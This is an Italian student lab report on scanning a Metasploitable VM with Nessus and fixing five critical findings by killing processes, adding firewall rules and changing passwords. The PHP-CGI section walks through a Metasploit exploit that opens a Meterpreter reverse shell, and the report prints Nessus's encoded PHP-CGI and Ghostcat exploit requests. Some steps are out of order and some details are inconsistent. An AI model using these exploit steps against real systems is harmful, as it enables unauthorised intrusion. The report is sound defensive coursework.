

EPICODE

S5 - L5

Svolto da:

Donato Tralli

In collaborazione con:

IOI "Iosif Castrucci"

Traccia


Effettuare una scansione completa sul target Metasploitable. Scegliete da un minimo di 2 fino ad un massimo di 4 vulnerabilità critiche/high e provate ad implementare delle azioni di rimedio.

N.B. le azioni di rimedio, in questa fase, potrebbero anche essere delle regole firewall ben configurate in modo da limitare eventualmente le esposizioni dei servizi vulnerabili. Vi consigliamo tuttavia di utilizzare magari questo approccio per non più di una vulnerabilità.

Per dimostrare l'efficacia delle azioni di rimedio, eseguite nuovamente la scansione sul target e confrontate i risultato con quelli precedentemente ottenuti.

Risultati della scansione

Si esegue la scansione “Basic Network Scan” su Nessus per trovare tutte le vulnerabilità della macchina target Metasploitable mediante l’indirizzo IP 192.168.50.101. Verrà generato un report con i risultati ottenuti dal programma.



Come vulnerabilità da affrontare ed a cui si va a porre rimedio, sono:

- Bind Shell Backdoor Detection (critical)
- VNC SERVER ‘Password’: password (critical)
- Apache PHP-CGI Remote Code Execution (critical)
- Apache Tomcat AJP Connector Request Injection (Ghostcat)
- NFS Exported Share Information Disclosure

Vulnerabilities					Total: 147
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME	
CRITICAL	9.8	8.9	70728	Apache PHP-CGI Remote Code Execution	
CRITICAL	9.8	9.0	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)	
CRITICAL	9.8	-	51988	Bind Shell Backdoor Detection	
CRITICAL	9.8	5.9	125855	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)	
CRITICAL	10.0	-	171340	Apache Tomcat SEoL (<= 5.5.x)	
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection	
CRITICAL	10.0*	5.1	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	
CRITICAL	10.0*	5.1	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	
CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure	
CRITICAL	10.0*	-	61708	VNC Server ‘password’ Password	
HIGH	8.8	7.4	19704	TWiki ‘rev’ Parameter Arbitrary Command Execution	
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS	
HIGH	8.3	-	42424	CGI Generic SQL Injection (blind)	
HIGH	7.5	-	42256	NFS Shares World Readable	
HIGH	7.5	5.9	90509	Samba Badlock Vulnerability	
HIGH	7.5*	-	39465	CGI Generic Command Execution	
HIGH	7.5*	-	39469	CGI Generic Remote File Inclusion	

ANALISI DELLE VULNERABILITÀ CRITICHE

1. Bind Shell Backdoor Detection - 51988

DESCRIZIONE:

Una *shell* è in ascolto sulla porta remota senza richiedere alcuna *autenticazione*. Un attaccante potrebbe sfruttarlo connettendosi alla porta remota e inviando comandi direttamente al sistema. Questo scenario rappresenta un *rischio* significativo per la sicurezza, poiché consente agli attaccanti di ottenere un accesso *non autorizzato* e di eseguire comandi sul sistema vulnerabile.

SOLUZIONE:

Verifica se l'host remoto è stato compromesso e reinstalla il sistema se necessario.

CVSS v3: Fattore di rischio: **CRITICO** - Punteggio 9.8

The screenshot shows the Nessus interface with a critical finding for a bind shell backdoor. The 'Output' section displays the command 'id' being executed and the resulting truncated output, which shows the user is root on a host named 'metasploitable'. The 'Plugin Details' section provides metadata about the finding, including its ID (51988), type (remote), and date published (February 15, 2011). The 'Risk Information' section indicates a CVSS v3 base score of 9.8 and a CVSS v2 base score of 10.0. The 'Hosts' table shows a single host entry for port 1524/tcp with a wild shell, IP address 192.168.50.101.

Port	Hosts
1524 /tcp / wild_shell	192.168.50.101

Questa criticità indica la presenza di una *backdoor* in ascolto sulla porta **1524**, le soluzioni possibili possono essere:

- Chiudere la porta dalla CLI di Metasploitable.
- Usare il firewall applicando regole specifiche che bloccino il traffico verso la porta 1524.

SOLUZIONE n.1 - CHIUDERE LA PORTA 1524

Nella situazione specifica, essendoci una *backdoor* sulla porta 1524 associata al servizio *ingreslock*, si andrà a trovare il numero del processo in esecuzione e di conseguenza *chiuderlo*.

Questo comando *lsof -t -i:1524* restituirà il numero del processo che sta ascoltando sulla porta 1524

```
msfadmin@metasploitable:~$ sudo lsof -t -i :1524  
4490
```

Si fa un'altra verifica sia sul numero del processo sia sullo stato delle porte tramite il comando *netstat* con il parametro “*-tulnp*” dove **-t** è TCP, **-u** è UDP, **-l** listening solo le porte in ascolto, **-n** numeric e **-p** program mostra il nome del programma che la sta utilizzando.

```
root@metasploitable:~# netstat -tulnp | grep 1524  
tcp        0      0 0.0.0.0:1524          0.0.0.0:* LISTEN  
4490/xinetd
```

SOLUZIONE n.1 - CHIUDERE LA PORTA 1524

Sapendo adesso il *numero del processo* nella porta 1524 possiamo andare a *chiuderlo* e di conseguenza verrà chiusa anche la relativa porta.

```
root@metasploitable:~# kill 4490
```

Si può verificare ora tramite il comando di Kali Linux “*nmap*” se la porta è stata correttamente chiusa.

```
(kali㉿kali)-[~]
$ nmap -p 1524 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 13:19 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
1524/tcp  closed  ingreslock

Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds
```

SOLUZIONE n.2 - CHIUDERE LA PORTA 1524

Creiamo una regola *Firewall* che vada a bloccare la connessione verso la porta *1524* della macchina Metasploitable proveniente da qualunque indirizzo IP

	TCP	*	*	192.168.50.101	1524	*	none		
--	-----	---	---	----------------	------	---	------	--	--

Con il comando “*nmap -sS -p*” verificheremo se la porta 1524 è ancora raggiungibile. Nell’immagine seguente verrà restituito che l’host non è raggiungibile e che qualcosa sta bloccando il ping.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sS -p 1524 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 15:24 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
```

Aggiungendo al comando precedente il flag “*-Pn*” ci verrà restituito che la porta è *filtrata* dal Firewall.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sS -Pn -p 1524 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 15:27 EDT
Nmap scan report for 192.168.50.101
Host is up.

PORT      STATE      SERVICE
1524/tcp  filtered  ingreslock

Nmap done: 1 IP address (1 host up) scanned in 15.06 seconds
```

ANALISI DELLE VULNERABILITÀ CRITICHE

2. VNC SERVER 'Password': password - 61708

DESCRIZIONE:

Il *server VNC* in esecuzione sull'host remoto è protetto da una password debole. Nessus è riuscito a effettuare il login utilizzando l'autenticazione VNC e una password di '*password*'. Un attaccante remoto e non autenticato potrebbe sfruttare questo per prendere il controllo del sistema.

SOLUZIONE:

Proteggere il servizio VNC con una password robusta.


CVSS v2: Fattore di rischio: CRITICO - Punteggio 10

Output	
Nessus logged in using a password of "password". To see debug logs, please visit individual host	
Port ▲	Hosts
5900 / tcp / vnc	192.168.50.101

Plugin Details	
Severity:	Critical
ID:	61708
Version:	\$Revision: 1.2 \$
Type:	remote
Family:	Gain a shell remotely
Published:	August 29, 2012
Modified:	September 24, 2015
Risk Information	
Risk Factor:	Critical
CVSS v2.0 Base Score:	10.0
CVSS v2.0 Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
Vulnerability Information	
Default Account:	true
Exploited by Nessus:	true

SOLUZIONE: cambiare password del server VNC

Il collegamento in remoto tra *client - server* in caso di avvenuta connessione permetterà di entrare in *Metasploitable* direttamente dal terminale di *Kali*, come nell'immagine seguente. Questo è effettuato mediante l'uso della Password: password.



SOLUZIONE: cambiare password del server VNC

Si cambia quindi la password del server **VNC** attraverso il terminale di Metasploitable. Dopo aver preso i permessi da root, si usa il comando **vncpasswd** per cambiare la password “*password*” in un’altra più sicura.

```
msfadmin@metasploitable:~$ sudo su  
[sudo] password for msfadmin:  
root@metasploitable:/home/msfadmin# vncpasswd  
Using password file /root/.vnc/passwd  
Password:  
Warning: password truncated to the length of 8.  
Verify:  
Would you like to enter a view-only password (y/n)?
```

```
(kali㉿kali)-[~/Desktop]  
$ vncviewer 192.168.50.101  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication failure
```

Una volta effettuato questo passaggio andiamo a verificare se la *password* è stata veramente modificata nel modo giusto. Si utilizzerà sul terminale di Kali il comando **vncviewer 192.168.50.101**, ovvero l’indirizzo IP target che nel nostro caso è Metasploitable. Questo permette la connessione remota tra *client - server* mediante l’autenticazione con una password.

Come altre soluzioni oltre a quella di cambiare password, si potrebbe pensare anche di chiudere la porta **5900** da cui passa il servizio di **VNC**, oppure di **filtrarla** tramite una regola specifica del **Firewall**.

ANALISI DELLE VULNERABILITÀ CRITICHE

3. Apache PHP-CGI Remote Code Execution - 11356

DESCRIZIONE:

L'installazione di *PHP* sul server web remoto contiene una falla che potrebbe consentire a un attaccante remoto di passare argomenti dalla riga di comando come parte di una stringa di *query* al programma *PHP-CGI*. Questo potrebbe essere sfruttato per eseguire codice arbitrario, rivelare il codice sorgente PHP, causare un arresto anomalo del sistema, ecc.

Exploitable con Metasploit (*PHP CGI Argument Injection*)

DESCRIZIONE:

Msfconsole è probabilmente l'interfaccia più popolare per MSF.

Fornisce una console centralizzata "tutto-in-uno" e ti consente di accedere efficientemente a tutte le opzioni disponibili nel Framework Metasploit. Si userà questa interfaccia per eseguire il nostro *exploit*.

Quando eseguito come CGI, PHP fino alla versione 5.3.12 e 5.4.2 è vulnerabile all'injection degli argomenti.

```
Output
Nessus was able to verify the issue exists using the following request :
-----
snip -----
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64
%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F
%66%75%6E%63%74%69%6F%6B%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F
%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65
%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
ummm /+ 1
more...
To see debug logs, please visit individual host
Port ▾ Hosts
80 / tcp / www 192.168.50.101
```

Plugin Details	Risk Information	Exploitable With	Reference Information
Severity: Critical ID: 70728 Version: 1.14 Type: remote Family: CGI abuses Published: November 1, 2013 Modified: April 25, 2023	Vulnerability Priority Rating (VPR): 8.9 Risk Factor: High CVSS v3.0 Base Score 9.8 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:U/C:H/I:H/A:H CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C CVSS v3.0 Temporal Score: 9.4 CVSS v2.0 Base Score: 7.5 CVSS v2.0 Temporal Score: 6.5 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C	Metasploit (PHP CGI Argument Injection) CANVAS () Core Impact	EDB-ID: 29290 , 29316 CERT: 520827 BID: 53388 CISA-KNOWN-EXPLOITED: 2022/04/15 CVE: CVE-2012-1823 , CVE-2012-2311 , CVE-2012-2335 , CVE-2012-2336
VPR Key Drivers	Vulnerability Information		
Threat Recency: No recorded events Threat Intensity: Very Low Exploit Code Maturity: High Age of Vuln: 730 days + Product Coverage: Low CVSSV3 Impact Score: 5.9 Threat Sources: No recorded events	CPE: cpe:/a:php:php Exploit Available: true Exploit Ease: No exploit is required Patch Pub Date: May 3, 2011 Vulnerability Pub Date: May 3, 2012 Exploited by Nessus: true		

```
zsh: corrupt history file /home/kali/.zsh_history
└─[kali㉿kali]─[~/Desktop]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

\ it looks like you're trying to run a \
\ module
\brute.py
\bruteforce.py

= [ metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1388 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
```

1. **msfconsole:** Avvia Metasploit Framework da terminale su Kali Linux.

```
msf6 > search php cgi argument injection
Matching Modules

# Name
- _____
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
```

2. **search php cgi argument injection:** Utilizza il comando "search" seguito dal nome della vulnerabilità per trovare i moduli correlati alla vulnerabilità di iniezione di argomenti CGI in PHP.

4. **set RHOSTS 192.168.50.101:** Imposta l'indirizzo IP del target sul quale eseguire l'attacco. Questo comando definisce il parametro "RHOSTS" per il modulo.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
```

5. **show info:** Visualizza le informazioni dettagliate sul modulo selezionato, comprese le opzioni e i requisiti di configurazione.

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

6. **exploit:** Esegue l'exploit, sfruttando la vulnerabilità per ottenere l'accesso al sistema di destinazione attraverso l'iniezione di argomenti CGI in PHP.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (39927 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:48445) at 2024-05-09 07:00:15 -0400

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```

3. **use 0:** Seleziona il modulo specifico correlato alla vulnerabilità dall'elenco dei risultati della ricerca. Il numero "0" indica il primo modulo trovato.

SOLUZIONE - Aggiornare PHP

Aggiornare *PHP* alla versione *5.3.13 / 5.4.3* o versioni successive può comportare notevoli vantaggi per il sistema, tra cui:

- **Rafforzamento della Sicurezza:** Le versioni più recenti di PHP includono correzioni per vulnerabilità note, garantendo una maggiore protezione del sistema.
- **Potenziamento delle Prestazioni:** Le ottimizzazioni implementate migliorano la velocità e l'efficienza delle applicazioni web, garantendo un'esperienza utente più fluida.
- **Supporto per Nuove Funzionalità:** Le versioni più recenti offrono il supporto completo per le ultime funzionalità del linguaggio e delle librerie, consentendo lo sviluppo di applicazioni all'avanguardia.
- **Compatibilità con Software Attuali:** Assicurano che le applicazioni siano compatibili con le ultime versioni del software, evitando problemi di incompatibilità.
- **Assistenza a Lungo Termine:** Le versioni supportate godono di un sostegno continuo dalla comunità PHP, che fornisce correzioni di bug e aggiornamenti di sicurezza per un periodo prolungato.

In *conclusione*, l'aggiornamento a PHP *5.3.13 / 5.4.3* o versioni successive porta miglioramenti significativi in termini di *sicurezza*, *prestazioni* e *compatibilità* con il software moderno. Tuttavia, è fondamentale condurre test approfonditi prima di implementarlo in un ambiente di produzione.

ANALISI DELLE VULNERABILITÀ CRITICHE

4. Apache Tomcat AJP Connector Request Injection (Ghostcat)

DESCRIZIONE:

È stata individuata una vulnerabilità di lettura/inclusione file nel connettore AJP. Un attaccante remoto e non autenticato potrebbe sfruttare questa vulnerabilità per leggere file di applicazioni web da un server vulnerabile. Nei casi in cui il server vulnerabile consenta il caricamento di file, un attaccante potrebbe caricare codice JavaServer Pages (JSP) dannoso all'interno di una varietà di tipi di file e ottenere l'esecuzione remota del codice (RCE).

SOLUZIONE:

Aggiornare la configurazione AJP per richiedere l'autorizzazione e/o aggiornare il server Tomcat alla versione 7.0.100, 8.5.51, 9.0.31 o successiva.

CVSS v3: Fattore di rischio: **CRITICO** - Punteggio 9.4

Output

```
Nessus was able to exploit the issue using the following request :  
0x0000: 02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F ....HTTP/1.1.../  
0x0010: 61 73 64 66 2F 78 78 78 78 2E 6A 73 70 00 00 asdf/xxxxxx.jsp..  
0x0020: 09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C .localhost.....1  
0x0030: 6F 63 61 6C 68 6F 73 74 00 00 50 00 00 00 09 A0 06 ocalhost..P....  
0x0040: 00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41 ..keep-alive...A  
0x0050: 63 63 65 70 74 2D 4C 61 6B 67 75 67 65 00 00 ccept-Language...  
0x0060: 0F FF FF 2D FF F2 2C FF FF 71 2D 20 2F 2F 00 on US en-GB E  
more...
```

To see debug logs, please visit individual host

Port ▲	Hosts
8009 / tcp / ajp13	192.168.50.101

Plugin Details	
Severity:	Critical
ID:	134862
Version:	1.44
Type:	remote
Family:	Web Servers
Published:	March 24, 2020
Modified:	March 19, 2024

VPR Key Drivers
Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: High
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information
Vulnerability Priority Rating (VPR): 9.0
Risk Factor: High
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/I:U/N/S/U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.4
CVSS v2.0 Base Score: 7.5
CVSS v2.0 Temporal Score: 6.5
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C
Vulnerability Information
CPE: cpe:/a:apache:tomcat
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: March 1, 2020
Vulnerability Pub Date: March 1, 2020
Exploited by Nessus: true
Reference Information
CEA-ID: CEA-2020-0021
CISA-KNOWN-EXPLOITED: 2022/03/17
CVE: CVE-2020-1745 , CVE-2020-1938

SOLUZIONE n.1 - Chiusura porta 8009

Come per la vulnerabilità della backdoor andremo a individuare il numero del processo che gira sulla *porta 8009* e poi in seguito useremo il comando "*kill 8009*" per andare a chiudere la porta relativa a tale servizio.

```
Nmap done: 1 IP address (1 host up) scanned in 16.594 seconds
msfadmin@metasploitable:~$ sudo lsof -t -i:8009
[sudo] password for msfadmin:
4528
```

```
msfadmin@metasploitable:~$ sudo kill 4528
```

Facendo una prova con il comando "*nmap -sS -p 8009 192.168.50.101*" la porta risulterà correttamente chiusa.

```
PORT      STATE SERVICE
8009/tcp  closed ajp13
MAC Address: 08:00:27:49:EE:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```

SOLUZIONE n.2 - Chiusura porta 8009

In questo caso si applicherà una regola specifica del *Firewall* che bloccherà le connessioni *TCP/UDP* con la porta *8009*.

	TCP/UDP	*	*	192.168.50.101	8009	*	none	
--	---------	---	---	----------------	------	---	------	--

Utilizzando sempre il comando per la scansione della porta, ovvero "*nmap -sS -p 8009 192.168.50.101*", si vedrà che la porta risulta filtrata e che quindi un dispositivo sta bloccando quella porta.

```
PORT      STATE      SERVICE
8009/tcp  filtered  ajp13

Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
```

Raccomandazione:

Si consiglia fortemente di aggiornare Apache alla versione più recente mediante il comando "*apt-get update && apt-get install apache2*"

ANALISI DELLE VULNERABILITÀ CRITICHE

5. NFS Exported Share Information Disclosure

DESCRIZIONE:

Almeno una delle condivisioni NFS esportate dal server remoto potrebbe essere controllate da un host in scansione. L'attaccante potrebbe essere in grado di sfruttare questa vulnerabilità per leggere (ed eventualmente scrivere) file sull'host remoto.

L'NFS è un file system che consente a computer client di utilizzare la rete per accedere a directory condivise da server remoti come fossero disponibili in locale.

SOLUZIONE:

Configurare NFS sull'host remoto in modo che solo gli host autorizzati possano montare le sue condivisioni remote.

CVSS v2: Fattore di rischio: **CRITICO** - Punteggio 10

Output

```
The following NFS shares could be mounted :  
+ /  
+ Contents of / :  
- .  
- ..  
- bin  
- boot  
- cdrom  
more...  
